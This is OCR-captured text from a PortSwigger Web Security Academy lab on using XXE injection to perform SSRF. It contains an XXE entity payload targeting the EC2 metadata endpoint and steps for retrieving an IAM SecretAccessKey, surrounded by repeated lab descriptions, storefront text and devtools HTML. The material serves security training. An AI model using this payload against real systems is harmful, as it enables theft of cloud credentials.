
Manage certificates

Manage HTTPS/SSL certificates and settings

Your certificates | Servers | Authorities | Others

You have certificates on file that identify these certificate authorities

Import


Certificate authority
The certificate "PortSwigger CA" represents a Certification Authority
Trust settings
Trust this certificate for identifying websites
Trust this certificate for identifying email users
Trust this certificate for identifying software makers
Cancel
OK


org-PortSwigger
PortSwigger CA

WEB SECURITY ACADEMY

https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf

Lab: Exploiting XXE to perform SSRF attacks

LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Solution


WEB SECURITY ACADEMY

Learning materials:
0%

Vulnerability labs:
1%

In this topic
XXE injection »
XML entities »
Blind XXE vulnerabilities »

All topics
SQL injection »
XSS »
CSRF »
XXE »
SSRF »
Command injection »
Directory traversal »


XXE
XXE
XML PARSER
/etc/passwd
/etc/passwd
Filesystem

Lab: Exploiting XXE to perform SSRF attacks

LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Solution

Lab: Exploiting XXE to perform SSRF attacks

LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Solution

Lab: Exploiting XXE to perform SSRF attacks

LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Solution

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```

Then replace the `productId` number with a reference to the external entity: `&xxe;`

The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name. Iteratively update the URL in the DTD to explore the API until you reach `/latest/meta-data/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`.

Lab: Exploiting XXE to perform SSRF attacks

LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab


Solution

WE LIKE TO SHOP

More Than Just Birdsong

$9.22

View details



Mood Enhancer

$31.93

View details

Cheshire Cat Grin


$89.87

View details

Com-Tool

$53.43

View details




WE LIKE TO SHOP

More Than Just Birdsong

$9.22

View details



Mood Enhancer

$31.93

View details

Cheshire Cat Grin


$89.87

View details

Com-Tool


$53.43

View details



More Than Just Birdsong

$9.22



Description:

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky.


We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro resistant materials ensuring they are perfectly safe even following a surge, or a lightning strike.


What's more exciting though, is we will customize all our crotchets and quavers so you can create a real musical score. You choose the music and we will do the rest. The treble clef even has an inbuilt bird feeder to keep the birds whistling a happy tune throughout the stark winter days.

Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in the knowledge you are doing your own little bit for planet earth. Be the trendsetter you have always wanted to be, order your music without delay.

London Check stock


< Return to list


London
Check stock


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
<script src="/resources/js/labHeader.js"></script>
…
<section class="maincontainer">

<section class="product">
<h3>Six Pack Beer Belt</h3>
<img src="/resources/images/ratingOne.png">
"
$89.59
"
<img src="/image/content/productcatalog/products/38.jpg">
<label>Description:</label>
The Six Pack Beer Belt - because who wants just one beer?
…
…
<form id="stockCheckForm" action="/product/stock" method="POST">
<input required type="hidden" name="productId" value="1">
<select name="storeId">…</select>
<button type="submit" class="button">Check stock</button> == $0
</form>

<script src="/resources/js/xmlStockCheckPayload.js"></script>
<script src="/resources/js/stockCheck.js"></script>
…
Styles
Computed
Filter
:hov
.cls
element.style {
}
labsEcommerce.css:…
[theme="ecommerce"]
.is-page .button {
border-radius: 0;
padding: .2em
1em;
display: inline-
block;
}
labsEcommerce.css:…
button.button {
border: none;
}
labsEcommerce.css:…
.button {
-webkit-border-
radius:
25px;
-moz-border-
radius: 25px;
border-radius:
25px;
-ms-touch-action:
html
body
div
section.maincontainer
div.container.is-page
section.product
form#stockCheckForm
button.button
Console
What's New


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
<script src="/resources/js/labHeader.js"></script>
…
<section class="maincontainer">

<section class="product">
<h3>Six Pack Beer Belt</h3>
<img src="/resources/images/ratingOne.png">
"
$89.59
"
